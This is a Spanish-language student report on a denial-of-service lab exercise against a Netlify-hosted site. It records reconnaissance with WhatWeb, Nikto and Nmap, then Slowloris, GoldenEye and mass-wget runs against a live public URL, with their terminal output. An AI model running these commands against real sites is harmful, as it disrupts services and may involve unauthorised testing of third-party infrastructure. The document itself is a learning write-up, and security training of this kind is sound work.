


# Informe de Práctica de Explotación de Webs DoS



**Autor:** Joan David Torres Garcia


**Web objetivo:** <https://life-cat-8cfe7f.netlify.app/>

---

# Introducción

En esta práctica de ciberseguridad ética hacia una web el objetivo es dejarla inaccesible mediante técnicas de denegación de servicio (DoS), respetando siempre un enfoque ético y siguiendo las indicaciones del laboratorio.

El entorno utilizado para la práctica ha sido **Kali Linux**, debido a sus herramientas especializadas en auditoría de seguridad.



# Metodología


Para alcanzar los objetivos de la práctica, he seguido los siguientes pasos:

## 1. Reconocimiento y recopilación de información

La primera fase consistió en recopilar información sobre la web y las tecnologías utilizadas:

Utilicé **WhatWeb** para identificar la estructura tecnológica:

```
whatweb https://life-cat-8cfe7f.netlify.app/
```

A terminal window with a dark background. The prompt is '(j david@kali) - [~]'. The command '\$ whatweb https://life-cat-8cfe7f.netlify.app/' has been executed. The output is: 'https://life-cat-8cfe7f.netlify.app/ [200 OK] Country[UNITED STATES] [US], HTML5, HTTPServer[Netlify], IP[3.125.36.175], PasswordField[password], Script, Strict-Transport-Security[max-age=31536000; include SubDomains; preload], Title[life.cat], UncommonHeaders[cache-status, x-nf-request-id]'.

```
(j david@kali) - [~]  
$ whatweb https://life-cat-8cfe7f.netlify.app/  
https://life-cat-8cfe7f.netlify.app/ [200 OK] Country[UNITED STATES]  
[US], HTML5, HTTPServer[Netlify], IP[3.125.36.175], PasswordField[pa  
ssword], Script, Strict-Transport-Security[max-age=31536000; include  
SubDomains; preload], Title[life.cat], UncommonHeaders[cache-status,  
x-nf-request-id]
```

### Resultados relevantes:

- País: Estados Unidos
- Tecnologías: HTML5, HTTP Server (Netlify)
- Seguridad: Strict-Transport-Security
- Títulos y encabezados: life.cat, cache-status, x-nf-request-id

Realicé un escaneo de vulnerabilidades básicas mediante **Nikto**:

```
nikto -h https://life-cat-8cfe7f.netlify.app/
```

```

(jdavid@kali)-[~]
$ nikto -h https://life-cat-8cfe7f.netlify.app/
- Nikto v2.5.0
-----
+ Multiple IPs found: 3.125.36.175, 3.124.100.143
+ Target IP: 3.125.36.175
+ Target Hostname: life-cat-8cfe7f.netlify.app
+ Target Port: 443
-----
+ SSL Info: Subject: /C=US/ST=California/L=San Francisco/O=Netlify, Inc/CN=*.netlify.app
Ciphers: TLS_AES_128_GCM_SHA256
Issuer: /C=US/O=DigiCert Inc/CN=DigiCert Global G2 TLS RSA SHA256 2020 CA1
+ Start Time: 2025-04-28 23:42:01 (GMT2)
-----
+ Server: Netlify
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Netlify was identified by the x-nf-request-id header. See: http

```

#### Hallazgos:

- El encabezado X-Frame-Options no está presente.
- Faltan cabeceras de protección como X-Content-Type-Options.
- El servidor está correctamente configurado en HTTPS.

Posteriormente, ejecuté un escaneo de puertos con **Nmap**:

```
nmap -Pn life-cat-8cfe7f.netlify.app
```

```
(jdavid@kali)-[~]  
$ nmap -Pn life-cat-8cfe7f.netlify.app  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-28 23:43 CEST  
Nmap scan report for life-cat-8cfe7f.netlify.app (3.124.100.143)  
Host is up (0.079s latency).  
Other addresses for life-cat-8cfe7f.netlify.app (not scanned): 3.125  
.36.175 2a05:d014:58f:6201::65 2a05:d014:58f:6202::65  
rDNS record for 3.124.100.143: ec2-3-124-100-143.eu-central-1.comput  
e.amazonaws.com  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
80/tcp    open  http  
443/tcp   open  https  
  
Nmap done: 1 IP address (1 host up) scanned in 8.85 seconds
```

### Resultados:

- Puertos abiertos: 80/tcp (HTTP), 443/tcp (HTTPS)
- Hosting: Infraestructura de Netlify sobre instancias AWS en Europa Central.

## 2. Análisis de vulnerabilidades

Analicé la carga de recursos del sitio (JavaScript, CSS, imágenes, etc.) buscando vulnerabilidades, bibliotecas obsoletas o formularios inseguros.

**Resultado:** No se detectaron oportunidades claras de inyección de código, subida de archivos, ni vulnerabilidades explotables de forma sencilla.

## 3. Ataque de Denegación de Servicio (DoS) Ético

Dado que no se detectaron vulnerabilidades graves, procedí a realizar pruebas de **Denegación de Servicio**:

- Ejecuté **Slowloris**:

slowloris https://life-cat-8cfe7f.netlify.app

```
(j david@kali) - [~]  
$ slowloris https://life-cat-8cfe7f.netlify.app  
[28-04-2025 23:44:54] Attacking https://life-cat-8cfe7f.netlify.app  
with 150 sockets.  
[28-04-2025 23:44:54] Creating sockets...  
[28-04-2025 23:44:54] Sending keep-alive headers...  
[28-04-2025 23:44:54] Socket count: 0  
[28-04-2025 23:44:54] Creating 150 new sockets...  
[28-04-2025 23:45:09] Sending keep-alive headers...  
[28-04-2025 23:45:09] Socket count: 0  
[28-04-2025 23:45:09] Creating 150 new sockets...  
[28-04-2025 23:45:24] Sending keep-alive headers...  
[28-04-2025 23:45:24] Socket count: 0  
[28-04-2025 23:45:24] Creating 150 new sockets...  
[28-04-2025 23:45:39] Sending keep-alive headers...  
[28-04-2025 23:45:39] Socket count: 0  
[28-04-2025 23:45:39] Creating 150 new sockets...  
[28-04-2025 23:45:54] Sending keep-alive headers...  
[28-04-2025 23:45:54] Socket count: 0  
[28-04-2025 23:45:54] Creating 150 new sockets...
```

**Resultado:** Sin éxito. Netlify balancea las conexiones y resiste ataques lentos.

- Ejecuté **GoldenEye** (más agresivo):

```
git clone https://github.com/jseidl/GoldenEye.git
```

```
cd GoldenEye
```

```
python3 goldeneye.py https://life-cat-8cfe7f.netlify.app -w 50 -s 10
```





## 4. Descarga masiva de recursos

Finalmente realicé una descarga intensiva de la web usando **wget**:

```
wget --recursive --no-clobber --page-requisites --html-extension --convert-links  
--restrict-file-names=windows --domains life-cat-8cfe7f.netlify.app --no-parent  
https://life-cat-8cfe7f.netlify.app/
```

```
(j david@kali) - [~/GoldenEye]  
$ wget --recursive --no-clobber --page-requisites --html-extension  
--convert-links --restrict-file-names=windows --domains life-cat-8c  
fe7f.netlify.app --no-parent https://life-cat-8cfe7f.netlify.app/  
Both --no-clobber and --convert-links were specified, only --convert  
-links will be used.  
--2025-04-28 23:49:07-- https://life-cat-8cfe7f.netlify.app/  
Resolving life-cat-8cfe7f.netlify.app (life-cat-8cfe7f.netlify.app).  
.. 3.125.36.175, 3.124.100.143, 2a05:d014:58f:6200::65, ...  
Connecting to life-cat-8cfe7f.netlify.app (life-cat-8cfe7f.netlify.a  
pp)|3.125.36.175|:443... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 18165 (18K) [text/html]  
Saving to: 'life-cat-8cfe7f.netlify.app/index.html'  
  
life-cat-8cfe7f. 100%[=====>] 17.74K --.-KB/s in 0.04s  
  
2025-04-28 23:49:08 (423 KB/s) - 'life-cat-8cfe7f.netlify.app/index.  
html' saved [18165/18165]  
  
Loading robots.txt; please ignore errors.  
--2025-04-28 23:49:08-- https://life-cat-8cfe7f.netlify.app/robots.  
txt  
Reusing existing connection to life-cat-8cfe7f.netlify.app:443.
```

**Objetivo:** Generar múltiples peticiones simultáneas para intentar sobrecargar el servidor.

**Resultado:** Aunque se generó tráfico masivo, Netlify absorbió la carga sin impacto crítico en la disponibilidad.

---



# Conclusiones

Tras aplicar diferentes metodologías de explotación ética:

- **No se detectaron vulnerabilidades graves** en la web objetivo.
  - **Los ataques de denegación de servicio** provocaron una leve ralentización, pero **no lograron tumbar** la web.
  - **Netlify** demuestra una infraestructura robusta, con protecciones automáticas y balanceo de carga eficiente frente a ataques DoS básicos.
  - La práctica me ha permitido reforzar conocimientos prácticos en técnicas de reconocimiento, escaneo y explotación ética en entornos reales.
- 

# Herramientas utilizadas

- **WhatWeb** — Identificación de tecnologías web.
- **Nikto** — Análisis básico de vulnerabilidades.
- **Nmap** — Escaneo de puertos.
- **Slowloris** — Simulación de ataque de conexiones lentas.
- **GoldenEye** — Simulación de ataque HTTP masivo.
- **Wget** — Descarga masiva de recursos web.